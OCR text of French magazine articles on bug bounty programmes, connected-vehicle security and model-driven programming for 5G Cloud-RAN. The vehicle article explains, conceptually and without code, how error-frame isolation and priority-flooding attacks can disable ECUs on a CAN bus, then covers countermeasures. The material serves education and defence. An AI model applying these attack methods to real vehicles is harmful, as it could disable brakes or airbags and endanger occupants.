
Le crowdsourcing, par nature, n'est pas soumis à ces contraintes. Plus de chercheurs, et plus de variété, produisent de meilleurs résultats.


Il est enfin plus facile de mesurer le retour sur investissement car lors d'un Bug Bounty, l'entreprise ne paie que pour une faille découverte, pas pour sa recherche.

Contrairement aux méthodes traditionnelles où les entreprises payaient pour le temps passé à tester leurs applications indépendamment des résultats obtenus, on ne paie ici que pour des failles avérées. On passe d'une logique de moyens à une logique de résultats.

Les différents types de Bug Bounty.

Il existe trois types de Bug Bounty selon la façon d'assembler la "multitude" qui sera





mobilisée sur un Bug Bounty.
A l'origine, les Bug Bounty étaient "publics", c'est-à-dire qu'ils étaient ouverts à tous, amateurs comme professionnels de la cybersécurité ; n'importe qui pouvait proposer à la vente une faille qu'il avait découverte sur un périmètre défini par l'entreprise organisatrice.
Aujourd'hui, Google, Facebook ainsi que quelques autres proposent encore des Bug Bounty publics.
Ils ont pour avantage de permettre à leurs organisateurs de mettre en place des relations vertueuses avec le monde des chercheurs en cybersécurité et d'intégrer à leur écosystème différentes communautés hackers.
Cela peut être un objectif important pour des entreprises telles que Google, qui cherchent à valoriser leur "marque employeur" auprès des communautés hackers.
Ils ont pour inconvénient de générer énormément de faux positifs (seuls 5% des rapports de faille ainsi envoyés à Facebook sont valides), d'entraîner des frais de gestion très conséquents (selon une étude de Cobalt, pour 1€ dépensé en achat de faille, il faut compter 1,80€ pour la gestion d'un Bug Bounty public), et de mobiliser d'importantes ressources humaines du côté de l'entreprise qui l'organise.
Les Bug Bounty publics remontent des failles bien plus rapidement cependant, jusqu'à quatre fois plus vite selon le dernier rapport de HackerOne. Ceci n'a pas grand intérêt cependant, car peu d'entreprises sont en mesure de corriger leurs failles à une telle vitesse. Et cela ne fait guère qu'augmenter le nombre de « duplicates », contribuant ainsi à affaiblir le rapport signal/bruit d'un Bug Bounty.
C'est avec les Bug Bounty privés que le marché a véritablement décollé à partir de 2015, et qu'un nombre croissant d'entreprises a adopté cette nouvelle approche de la cybersécurité.
Un Bug Bounty privé consiste à en réserver l'accès à une sélection de chercheurs en cybersécurité, choisis pour leur professionnalisme et leur expérience. Les résultats d'une telle approche sont en effet bien plus simples à gérer, le nombre de faux positifs bien plus faible, et l'interaction avec les chercheurs facilitée du fait de leur expérience de la relation client.
En 2016, selon le dernier rapport de HackerOne, 92% des Bug Bounty étaient privés, ce qui indique clairement la direction prise par le marché. En pratique, en dehors du secteur des technologies, et dans une bien moindre mesure du secteur bancaire, aucun secteur ne lance de Bug Bounty publics.
Puis sont apparus les Bug Bounty "sur mesure", où le pool de chercheurs assemblé à l'occasion d'un Bug Bounty est constitué à la demande, en fonction des objectifs de l'entreprise qui organise son Bug Bounty et des technologies auditées.
Ce type de Bug Bounty a encore amélioré l'efficacité de la démarche, et a incité les Grands Comptes en France à se lancer dans le Bug Bounty.

Impliquer ses équipes IT afin de garantir un transfert de compétences en interne.

Il est important de préparer les ressources humaines qui sont appelées à être impactées par un Bug Bounty, qu'il s'agisse du département sécurité de l'entreprise, des équipes en charge des applicatifs audités à l'occasion d'un Bug Bounty, mais également des services marketing et communication, ou du service RP (ceci que vous choisissiez de communiquer ou pas à propos de votre Bug Bounty, il convient a minima de les avertir d'une opération à venir, et de les briefer quant à sa nature).
Un Bug Bounty, surtout s'il audite plusieurs applications différentes, va affecter de nombreux départements au sein de votre organisation. C'est une opportunité pour faire monter en compétence vos équipes de développement, pour peu qu'elles aient été préparées et mises au courant des objectifs.
C'est également une opportunité pour sensibiliser d'autres départements de l'entreprise aux enjeux de la cybersécurité.
Le démarrage d'un Bug Bounty nécessite la mobilisation d'importantes ressources humaines, il est courant que les failles critiques se comptent par dizaines durant les premières semaines, pour ensuite être découvertes à un rythme bien moins soutenu, une fois la "dette" en matière de cybersécurité épongée.
Afin de suivre cela, il convient de déterminer les KPI permettant de cerner les problématiques de cybersécurité auxquelles votre entreprise fait face : nombre et criticité des failles découvertes au fil d'un Bug Bounty, temps mis pour les corriger selon leur criticité, typologie des failles découvertes, et montée en compétences infosec des équipes.

Quand un Bug Bounty touche à plusieurs périmètres et audite différentes applications gérées par différentes équipes, il est souhaitable de mener de front ou de façon séquentielle plusieurs Bug Bounty et de constituer des équipes spécifiques pour chacun, en y impliquant les équipes Dev qui seront impactées par les correctifs à apporter.

Quel avenir pour le Bug Bounty ?


Le Bug Bounty s'installe aujourd'hui dans le paysage français comme une démarche qui fait partie intégrante des stratégies de cyber sécurité mises en place par les RSSI. Il vient donc naturellement compléter et renforcer d'autres approches comme les scanners automatiques ou les tests d'intrusions.
Cependant deux mouvements sont en train de remodeler cette industrie.
Tout d'abord, la démocratisation de la démarche à différentes entreprises de différentes tailles et de différents secteurs fait apparaître clairement l'approche des programmes ponctuels ou à la demande comme une approche pertinente. En effet, toutes les entreprises ne disposent pas de ressources humaines et financières pour gérer un programme sur de longues périodes.
Ensuite, les entreprises appliquent de plus en plus la démarche du Bug Bounty au plus proche du cycle de développement. Cela permet d'éprouver des applications avant même leur passage en production, ce qui a pour avantage de réduire le coût potentiel des failles mais aussi de permettre aux développeurs d'avoir encore une bonne maîtrise de leurs codes et du niveau de propagation des correctifs qu'ils vont devoir apporter.

Collaborer avec les Hackers va-t-il devenir une étape standard dans les cycles de développement ? •

Olivier Cros
Responsable en cybersécurité
à ISEN Lille

La cybersécurité pour les véhicules autonomes

Les applications de la cybersécurité ne se limitent pas au web. Les domaines industriels à haut degré de contraintes apportent leurs lots d'enjeux de sécurité : détection de fautes, interconnexion avec l'extérieur, protection des données, authentification, … Les domaines tels que le spatial, l'aéronautique ou encore les véhicules autonomes et les nouveaux transports sont fortement concernés par les problématiques de cybersécurité.



Aujourd'hui, au sein des bus de transport routier comme au sein des véhicules particuliers, les réseaux embarqués et l'informatique de bord tendent à supplanter de plus en plus ce qui était auparavant assuré par des éléments mécaniques. C'est ce que l'on appelle le drive-by-wire : remplacer les fonctions mécaniques par des entités électroniques Les applications du drive-by-wire sont multiples. Qu'il s'agisse de confort (climatisation, gps, diffusion vidéo pour les passagers, écrans d'informations), d'efficacité (réduction de la consommation de carburant, auto-diagnostic dynamique de l'état du véhicule), de sécurité (anticipation des chocs et crashs, freinage d'urgence, détection d'obstacles), l'intégration d'une électronique embarquée de pointe au sein des véhicules ouvre la porte à de nombreux nouveaux services et fonctionnalités rendant peu à peu les véhicules de plus en plus connectés, sûrs et autonomes.

Pour autant, l'apport de cette technologie représente de grandes problématiques en termes de cybersécurité. Au sein de tels domaines industriels, la conséquence d'une faute peut rapidement représenter non seulement de forts impacts financiers mais peut surtout avoir un impact en pertes humaines. Un défaut de communication au sein du moteur ou un problème de freinage dû à un message corrompu peuvent avoir des conséquences dramatiques. A l'instar de la lutte contre le cyberterrorisme, la cybersécurité en informatique embarquée n'a donc pas seulement pour rôle de protéger les ressources et les données, mais aussi les hommes.


Architecture V2X

Pour comprendre ces enjeux, plongeons sur le cas des réseaux automobiles, et sur le cas des architectures V2X. Tout d'abord, qu'est-ce qu'une architecture V2X : dans l'automobile tout comme pour les bus urbains, l'interconnexion entre le véhicule et une infrastructure de service permet d'assurer tout un panel de nouvelles fonctionnalités : suivi de trajet et d'horaires, information dynamique liée au trafic, péage à distance, validation des titres de transport dématérialisée, etc. Ces services et applications requièrent que le véhicule soit connecté à une ou plusieurs infrastructures réseau : route et service routier (architectures V2D, V2I), piétons (V2P), autres véhicules (V2V) ou encore une grille de gestion de trafic (V2G). Chacune de ces infrastructures est basée sur des interfaces et médias réseau différents, comportant des exigences de bande passante, de latence ou encore de redondance différentes. L'ensemble de ces interfaces est regroupée sous le sigle V2X (Vehicle-to-everything).

L'existence de telles infrastructures réseau au sein d'un véhicule et autour, notamment les réseaux sans fil et leur intégration dans l'automobile et les bus connectés font qu'il n'est plus possible, du point de vue de la cybersécurité, de considérer un véhicule comme une entité isolée. Pour des questions de coûts, de poids et de performances, l'évolution au sein des véhicules tend à mutualiser tous les messages transmis au sein du même réseau interne au véhicule. Toutes les interfaces réseau peuvent donc être couplées, à un degré plus ou moins fort, à l'architecture réseau interne des ECU (Electronic Control Unit ou UCE en français pour Unité de commande électronique) du véhicule, responsables des fonctions mécaniques internes à la voiture. Autrement dit, les réseaux filaires et sans-fil embarqués de la voiture deviennent interconnectés avec les autres bus, piétons et divers acteurs tout autour de l'infrastructure routière. Cette interconnexion représente des vecteurs de menaces. Qu'il s'agisse d'un smartphone de passager, d'une borne de télépéage ou encore d'une antenne relais 3G, tous constituent des vecteurs de communication avec le véhicule. Il devient possible pour n'importe qui d'envoyer au véhicule cible roulant de faux ordres de commande, ou de tromper les ECU du véhicule, et donc de freiner à leur place. C'est ce que l'on appelle le spoofing.

Bus CAN et réseaux automobiles

Alors que les enjeux de cybersécurité sont tout aussi présents dans l'automobile que dans les architectures IP classiques, pourquoi en ce cas ne pas appliquer les mêmes règles de fonctionnement ? En réalité, l'aspect limité en ressources imposé par les contraintes propres aux systèmes embarqués (espace de stockage limité, performances restreintes, contrôle strict des contraintes physiques, ...) font qu'il n'est pas toujours possible de recourir aux algorithmes de chiffrement usuels. De même, les architectures réseaux, conçues pour des objectifs de fiabilité ou de déterminisme font qu'il n'est pas toujours possible de se reposer sur les protocoles classiques. CSMA/CD (détection des collisions) par exemple nuit au déterminisme d'une connexion par l'introduction de délais d'attente aléatoires. Là où ce problème peut être limité à une perte de qualité de service



dans une architecture classique, il s'agit d'une contrainte à éviter absolument dans les réseaux industriels (qui voudrait prendre le risque que son frein réponde « dans un temps aléatoire »?). De même, les trames envoyées à travers le réseau peuvent obéir à des modèles différents (sortie du modèle MAC/IP, introduction de la synchronisation d'horloge, etc.)

De plus, au sein d'un réseau véhiculaire, il n'est pas possible de concevoir une architecture point à point comme dans un réseau classique. La quantité de câbles nécessaires pour une telle interconnexion représenterait une surcharge en termes de coûts, mais surtout de place et de poids. En conséquence, les ECU d'un véhicule sont reliées entre elles par un bus CAN, formant une plateforme commune de communication. Chaque message émis est broadcasté à l'ensemble des noeuds du réseau, qui opèrent une forme de filtrage pour détecter les messages qui les concernent spécifiquement. Bien que cette architecture se veuille fonctionner en vase clos, le développement de l'automobile connectée tend à relier le bus CAN, centre névralgique du réseau, à différentes autres interfaces réseau filaires ou sans fil. On peut par exemple citer l'utilisation de la 5G pour la communication automobile-infrastructure routière, les ports de connexion dédiés au branchement des valises de diagnostic, le bluetooth pour une connexion avec un smartphone ou encore les architectures VANET (connexion véhicule vers véhicule).

Attaques DDoS sur CAN

Attaque par isolation

Le réseau CAN est basé sur un mécanisme d'isolation. A chaque émission d'un message mal reçu ou erroné, le noeud d'émission avertit tout le réseau de la présence d'une frame erronée et déclenche une réémission de la frame. Le noeud réémet alors un nouveau message identique, et un compteur est incrémenté, répertoriant le nombre d'erreurs liées à ce noeud.

Ce compteur est implémenté sur un octet. Le nombre maximum d'erreurs tolérable de la part d'une même ECU est donc de 255. Arrivé à cette limite, le bus CAN met en place un protocole d'isolation : l'ECU est alors considérée non fiable et est isolée du reste du bus (toutes ses frames sont ignorées) par un changement d'état. Cela permet de ne pas fragiliser davantage l'architecture en ne laissant pas émettre un noeud considéré comme défaillant. L'ECU est donc, virtuellement, mise à l'écart.

Une attaque classique (basée sur un mécanisme de Ddos) exploite ce principe : par l'envoi volontaire de suffisamment de messages erronés et simulés comme venant d'une même source, il est donc possible de rendre inutilisable une ECU. Cela peut rapidement prendre des proportions alarmantes lorsque les ECU ciblées sont responsables de fonctions vitales du véhicule (airbags, freins, fonctions mécaniques primaires).

En termes de ressources, cette attaque peut se faire via n'importe quel port interne du véhicule (dont certains sont en accès libre dans l'ordinateur de bord). Via une carte dédiée à la génération de messages et une connexion à une ECU, les messages générés seront envoyés dans le réseau. De plus, considérant que le véhicule est connecté à différentes interfaces réseau sans fil extérieures, cette attaque DdoS peut très bien être déclenchée via une connexion à distance (à partir d'un smartphone connecté sur le bluetooth de l'autoradio, par exemple).

Attaque par priority overload

L'architecture CAN étant un bus de données, cela signifie que les noeuds ne peuvent transmettre que un par un. Il n'est pas possible pour deux ECU distinctes d'envoyer un message en même temps. Il est donc nécessaire, afin de garantir le déterminisme et la viabilité du réseau, de mettre en place un ordre de priorité parmi les ECU. Le noeud de freinage sera prioritaire sur le noeud de gestion de GPS, qui sera lui-même plus prioritaire que la climatisation, etc.

Afin de garantir cette gestion des priorités, chaque ECU est associée à un identifiant unique, appelé COB-ID (Can OBject IDentifier). Lorsqu'un noeud désire transmettre sur le bus alors qu'une autre ECU transmet déjà, on compare leurs COB-ID, et le plus prioritaire l'emporte, quitte à interrompre la transmission en cours. Ce mécanisme permet de garantir également que, quelle que soit la quantité de charge dans le réseau, un message plus prioritaire sera toujours traité à temps.

En exploitant cette technique, il suffit donc de saturer le réseau de messages simulés comme étant de très haute priorité pour bloquer tout autre transfert. Via ces messages simulés, tout autre message dans le réseau serait donc rejeté, car moins prioritaire que le message de transmission. Cela peut s'opérer en prenant le contrôle d'un noeud dédié (avec un COB-ID le plus prioritaire possible) ou bien, encore une fois, à l'aide d'une carte chargée d'envoyée des trames d'une priorité donnée.

Contre-mesures

Il existe plusieurs solutions pour se prémunir de telles attaques. Une première solution est de protéger les ports d'entrée CAN par des clefs d'authentification spécifiques. Uniquement les périphériques identifiés seraient autorisés à émettre sur le bus, et donc une carte malicieuse externe ne pour-

rait pas transmettre de messages corrompus au sein du réseau sans être identifiée. De manière plus générale, il est possible de réfléchir à des solutions d'authentification de chaque nœud au sein du réseau, afin de garantir que seuls les nœuds habilités et authentifiés peuvent émettre. C'est l'approche que l'on retrouve dans les protocoles d'authentification comme CaCAN. Néanmoins, cette solution ne répond que partiellement au problème. En effet, tous les points d'accès au bus CAN à travers d'autres interfaces sans fil ne sont pas protégées et continueront à constituer des points d'entrées pour de potentielles menaces. Aussi, une seconde mesure existe. Par le chiffrement spécifique des messages transitant au sein du bus CAN, il devient donc plus complexe de falsifier un message. Il devient nécessaire pour chaque ECU d'accéder aux clés publiques du réseau, donc de s'authentifier auprès de l'autorité de certification du réseau. Cette autorité de certification pourra être une ECU dédiée, ou bien il est possible d'envisager un partage de clé uniquement faisable par le constructeur. Chaque ECU ou périphérique extérieur additionnel devrait donc être approuvé par le constructeur pour être intégré au bus CAN.

Cela nécessite néanmoins une autorité de gestion de clefs et également de désigner le constructeur du véhicule comme tiers de confiance, sans compter les impacts logistiques et financiers que cela pourrait représenter. Enfin, du fait de la génération et du partage des clés et du temps nécessaire au chiffrement et déchiffrement, il serait également nécessaire d'avoir recours à des algorithmes dédiés (Tiny Algorithm) moins gourmands en temps et en ressources et adaptés au format des trames CAN.

Sécurité des données personnelles

Les infrastructures en V2X et les services qui leur sont liés permettent de faire transiter nombre d'informations personnelles au travers de différents réseaux, publics et privés. A travers ces données, il est possible de retracer les habitudes de transports des usagers, le profil physique d'un conducteur, son identité, la trajectoire suivie par un véhicule, sa position à une heure donnée, …. Un conducteur est amené à partager autant d'information avec son réseau routier qu'il n'en partage en tant qu'utilisateur quand il va sur Internet. De la même manière, ces données peuvent donc être dérobées, usurpées ou utilisées à des fins commerciales sans son consentement.

En termes de conséquences, le spoofing ou le non-respect de la confidentialité ne sont que quelques exemples de menaces. On peut également citer la fuite de données (récupérer la position d'un véhicule ou bien de son occupant), une usurpation d'identité (copie du signal de la clé électronique, vol de véhicule) , l'immobilisation du véhicule (blocage du message de démarrage). Du point de vue des transports en commun, cela peut aussi représenter une réutilisation des informations des usagers des transports : récupération des données d'identité, des données bancaires, sollicitations publicitaires, etc. Afin de garantir la sécurité du véhicule et de ses occupants et de protéger la confidentialité des données qui y circulent, il est donc nécessaire de mettre en place des solutions de sécurité dans les véhicules autonomes.

Aller au-delà

Outre le chiffrement et l'authentification qui permettent de fournir des solutions de sécurité contre certaines menaces extérieures, d'autres outils sont utilisés pour augmenter les niveaux de sécurité au sein d'un véhicule. On peut citer, par exemple, le recours à certains algorithmes de deep learning (supervisé ou non) pour proposer des solutions de détection d'attaque ou encore de contrôle et correction de trajectoire notamment dans des cas de détection de crashs ou d'obstacles.

Ainsi, bien que n'étant pas de prime abord le sujet intuitivement le plus concerné par la cybersécurité, l'évolution technologique et le développement des infrastructures réseau liées aux véhicules autonomes tendent à faire émerger de plus en plus de problématiques de sécurité dans ce domaine. Plus qu'un simple listing des failles et dangers possibles, il est nécessaire de définir des méthodologies claires et basées sur des expertises précises afin de pouvoir continuer à satisfaire les hauts niveaux d'exigence en termes de fiabilité des véhicules. L'évolution des transports routiers et urbains vers des véhicules offrant sans cesse plus de confort et de fonctionnalités ne pourra se faire en ignorant les problématiques de cybersécurité soulevées par de telles évolutions.

En conclusion, afin de bien intégrer les enjeux de sécurité de ces différents domaines, les étapes de sensibilisation et de formation sont fondamentales. Il est notamment indispensable que les jeunes ingénieurs dans des domaines tels que l'embarqué, l'électronique ou l'informatique soient formés aux enjeux de sécurité selon des standards pédagogiques forts et marquants. C'est le cas de labels comme SecNumEdu, délivré par l'ANSSI (Agence Nationale pour la Sécurité des Services d'Information), agence de l'état chargée (entre autres) de délivrer des certifications sur la qualité des formations en cybersécurité dispensées par les écoles d'ingénieurs et autres instituts de formation. Par la validation des formations, et donc des profils, ce label permet d'assurer que les experts de demain seront formés aux enjeux de sécurité dans des domaines aussi fondamentaux que l'informatique industrielle.

Sources

"Towards a testbed for automotive cybersecurity", *D.S. Fowler et al.*

"Pseudonym schemes in vehicular networks : a survey", *J. Petit et al.*

"Design and performance analysis of secure and dependable cybercars : a steer-by-wire case study", *A. Munir et al.*


"Message authentication in driverless cars", *Y.J. Abueh et al.*

"Using of tiny encryption algorithm in CAN-Bus communication", *M. Jukl et al.*

"Securing Wireless communications of connected vehicles with artifical intelligence", *P. Sharma et al.*

"Security Threats and Countermeasures for Intra-Vehicle Networks ", *D. Wampler et al.*

"CaCAN – Centralized Authentication System in CAN", *R. Kurachi et al.*



Andrea Enrici
Ingénieur de Recherche,
Nokia Bell Labs

Ludovic Apvrille
Maître de Conférences,
Télécom ParisTech

Renaud Pacalet
Directeur d'Études,
Télécom ParisTech

Laurent Roullet
Responsable de Groupe de Recherche,
Nokia Bell Labs

La programmation orientée modèles au service des télécommunications mobiles

niveau 200

Les besoins croissants en termes de latence, débit et flexibilité des réseaux futurs poussent les architectures distribuées des réseaux d'accès radio actuels à évoluer vers des architectures plus centralisées qui reposent sur les paradigmes de l'informatique en nuage (=cloud, NDLR). Au sein de ces nouvelles architectures, le traitement du signal numérique s'effectue sur des matériels hétérogènes (processeurs généralistes, circuits dédiés à hautes performances tels des FPGA ou des GPU). De nombreuses questions restent ouvertes à propos de tels systèmes hétérogènes. En particulier, comment les programmer de façon efficace ?

Quelle est la meilleure répartition (partitionnement) possible des fonctions sur les unités de calculs ? Comment optimiser l'utilisation de la mémoire ? Quel ordre choisir pour l'exécution des fonctions (ordonnancement), etc. Pour répondre à ces questions, Nokia Bell Labs et Télécom ParisTech ont récemment donné vie à un laboratoire de recherche commun. Dans cet article, nous présentons nos premiers résultats pratiques qui proposent l'utilisation de techniques de programmation à base de modèles.

Introduction : les réseaux mobiles de cinquième génération

L'évolution des réseaux actuels vers des réseaux de 5e génération sera dominée par deux aspects : d'une part une croissance considérable du trafic et d'autre part une augmentation tout aussi considérable des besoins de flexibilité :

- En effet, la croissance du trafic est une conséquence directe de l'augmentation du nombre d'objets connectés à Internet (terminaux mobiles, voitures connectées), de leur puissance de calcul et de la place de plus en plus importante que prennent les contenus en ligne (musique, vidéo, réseaux sociaux).
- Le besoin de flexibilité est en relation avec la diversité des caractéristiques et des contraintes des dispositifs connectés. Par exemple, les voitures nécessiteront des connexions sécurisées à faible latence tandis que les capteurs (par exemple les capteurs météorologiques) seront, eux, dominés par des contraintes de faible consommation énergétique et de faible coût de production.

Cette évolution impacte fortement les architectures de réseaux d'infrastructure, en particulier l'accès radio ou RAN (« Radio Access Network »). Le RAN est composé d'un ensemble de stations de base géographiquement distribuées. C'est sur ces stations (antennes) et sur les terminaux mobiles que se trouvent les équipements en charge de traiter les signaux électromagnétiques. Une architecture distribuée répond bien aux besoins de latence et de débit puisque plus l'antenne est proche de l'utilisateur, plus on peut limiter les interférences et donc augmenter les débits. Mais une architecture fortement distribuée est limitée en flexibilité en raison de la nature spécialisée des équipements.

Une solution permettant de résoudre ces deux contraintes est de délocaliser les antennes, mais de centraliser le modem (serveur) grâce à des connections à haut débit antennes-modem, par exemple optique. Ce type de réseau d'accès est appelé « *Cloud-RAN* » en référence aux systèmes informatiques reposant sur les paradigmes de l'informatique en nuage (« *Cloud computing* ») où les serveurs sont centralisés pendant que les utilisateurs (ici antennes) sont distribués. Au sein d'une architecture Cloud-RAN on trouve différents types de composants : des processeurs généralistes multicœurs, chargés de contrôler les traitements et des accélérateurs spécialisés (FPGA, cartes graphiques) chargés d'exécuter les traitements les plus exigeants en performances, tels que la correction d'erreurs de transmission (décodage canal). La programmation efficace de ces architectures matérielles est pour l'instant une question ouverte.

Pour tenter d'y répondre nous décrivons ici les premiers résultats obtenus dans le cadre d'un laboratoire de recherche commun entre Nokia Bell Labs et Télécom ParisTech. Nous proposons l'utilisation des techniques de l'ingénierie orientée modèles. Celles-ci reposent sur des langages où des éléments abstraits (tâches, canaux de communication entre tâches) permettent au programmeur d'ignorer la complexité des plateformes matérielles en confiant la génération optimisée du logiciel à des méta-compilateurs. Les techniques de programmation à base de modèles permettent de résoudre deux difficultés importantes de la programmation efficace des architectures Cloud-RAN : trouver le meilleur partitionnement possible entre les opérations de contrôle et celles de traitements, et générer automatiquement le logiciel permettant de gérer de manière optimale la mémoire et l'ordonnancement des fonctions déployées.

Cet article est structuré de la manière suivante : la section 3 présente les principes de l'ingénierie orientée modèles. La section 4 présente l'approche à base de modèles utilisée par TTool/DIPLODOCUS, un environnement pour la conception des systèmes embarqués à partir de diagrammes UML/SysML. La section 5 illustre la compilation de modèles UML/SysML et la génération de logiciel. La section 6 conclut la discussion et ouvre quelques perspectives.

Les modèles et l'ingénierie orientée modèles

Notion de modèle

L'utilisation de modèles dans les sciences et l'ingénierie est une pratique courante. Les scientifiques, tout comme les ingénieurs, y ont recours pour observer et prévoir le com-

portement de systèmes complexes tels que des planètes, des molécules chimiques, des bâtiments, des infrastructures routières, des voitures, des avions, des systèmes de télécommunication, etc. Quels que soient leur type et leur domaine d'application, les modèles aident à imaginer, comprendre et maîtriser des systèmes complexes. Grâce à eux, et à la notion d'abstraction qu'ils renferment, il est possible de proposer des solutions à des problèmes scientifiques ou technologiques difficiles.

Un modèle est une abstraction, c'est-à-dire une représentation partielle ou simplifiée d'un système, qui ignore volontairement des détails peu ou pas du tout pertinents pour le but poursuivi. Ainsi, dans le domaine du génie logiciel, les modèles sont abondamment utilisés pour masquer les aspects que les ordinateurs et les outils informatiques (compilateurs) sont en mesure de gérer efficacement. Cela permet aux concepteurs humains de se concentrer sur les tâches à forte valeur ajoutée. Le langage que « comprennent » les ordinateurs, par exemple, est un langage binaire fait de 0 et de 1. Il est parfaitement adapté au traitement par un microprocesseur, mais pas du tout adapté aux processus cognitifs humains. Il existe donc d'autres langages informatiques, plus facilement compréhensibles et manipulables par l'homme. La traduction des programmes écrits dans ces langages vers le langage binaire est réalisée automatiquement par des outils informatiques (compilateurs…). On peut donc dire que ces langages constituent des abstractions du langage binaire : les détails de la représentation des instructions sous forme de zéros et de uns sont masqués, seules subsistent des représentations abstraites des instructions sous formes de mots proches du langage humain (« *if* », « *else* »,...) Le langage dit « assembleur » est le plus proche du langage binaire. Il est compréhensible par l'homme, mais contient encore beaucoup de détails propres au microprocesseur sur lequel on veut exécuter le programme. C'est d'ailleurs l'un de ses inconvénients : il n'est pas « portable » d'une architecture de microprocesseur à une autre. D'autres langages, de niveau d'abstraction plus élevé, comme C, C++ ou Java, masquent également ces détails et sont plus indépendants du microprocesseur cible.

L'objectif de l'ingénierie orientée modèles est de masquer la complexité des plateformes cibles que les ingénieurs doivent programmer, pour que ceux-ci puissent se concentrer sur les problèmes importants, difficiles à résoudre automatiquement. Avec les langages C, C++ ou Java, on cherchait à s'abstraire de la complexité des plateformes matérielles.

Aujourd'hui, il s'agit d'élargir le champ de l'abstraction aux composants logiciels, comme, par exemple, les serveurs web que nous utilisons tous les jours pour naviguer sur Internet. Les abstractions sont également très utiles pour masquer la complexité et l'hétérogénéité des systèmes sur puce présents dans de nombreux systèmes dits « embarqués » (systèmes avioniques, systèmes automobiles, ferroviaires, équipements réseaux, etc.) et pour rendre leur programmation plus facile, rapide et sûre.

Dans la pratique, il est souvent difficile de tracer une frontière nette entre la modélisation et la programmation.

Les niveaux d'abstraction se mélangent parfois, comme lorsqu'on intègre des parties écrites en assembleur dans un programme écrit en langage C ou lorsqu'on intègre des fonctions écrites en langage C dans des programmes Java via les « *Java Native Interfaces* ». Ceci est en général motivé par la recherche de performance, la nécessité d'un pilotage fin du matériel ou l'adaptation à un système d'exploitation particulier (par exemple l'intégration d'une application Java dans Windows). Notons en outre que le développement de modèles exécutables et la programmation classique utilisent parfois les mêmes langages et les mêmes outils, ce qui contribue à rendre floue la frontière entre modélisation et programmation.

Par exemple, lors de la conception des circuits intégrés qui composent nos « smartphones », on utilise des modèles de ces circuits qui peuvent être des programmes écrits en C++ et que l'on compile ou débogue comme n'importe quel autre logiciel. Pour bien comprendre la différence entre un modèle et un programme, il faut donc revenir à la notion d'abstraction : le modèle C++ du circuit représente de manière simplifiée sa fonctionnalité et son comportement, en ignorant, par exemple, les détails liés au comportement électrique des transistors.

De manière générale, on peut définir l'ingénierie orientée modèles comme un ensemble de techniques spécifique à un domaine (les bases de données, l'aéronautique, les télécommunications), composé de langages et des transformateurs de modèles.

Ces langages sont définis par une syntaxe et une sémantique (ou métamodèle dans le jargon de la modélisation) précises. Les langages de modélisation servent à exprimer la structure, le comportement d'un système cible et les exigences qu'on peut avoir quant à son comportement. Les transformateurs de modèles prennent en entrée des modèles exprimés en ces langages, analysent leurs propriétés et produisent des « artefacts » tels que le code source de programmes, des spécifications pour de la simulation ou encore d'autres modèles.


Langages de modélisation pour les télécommunications

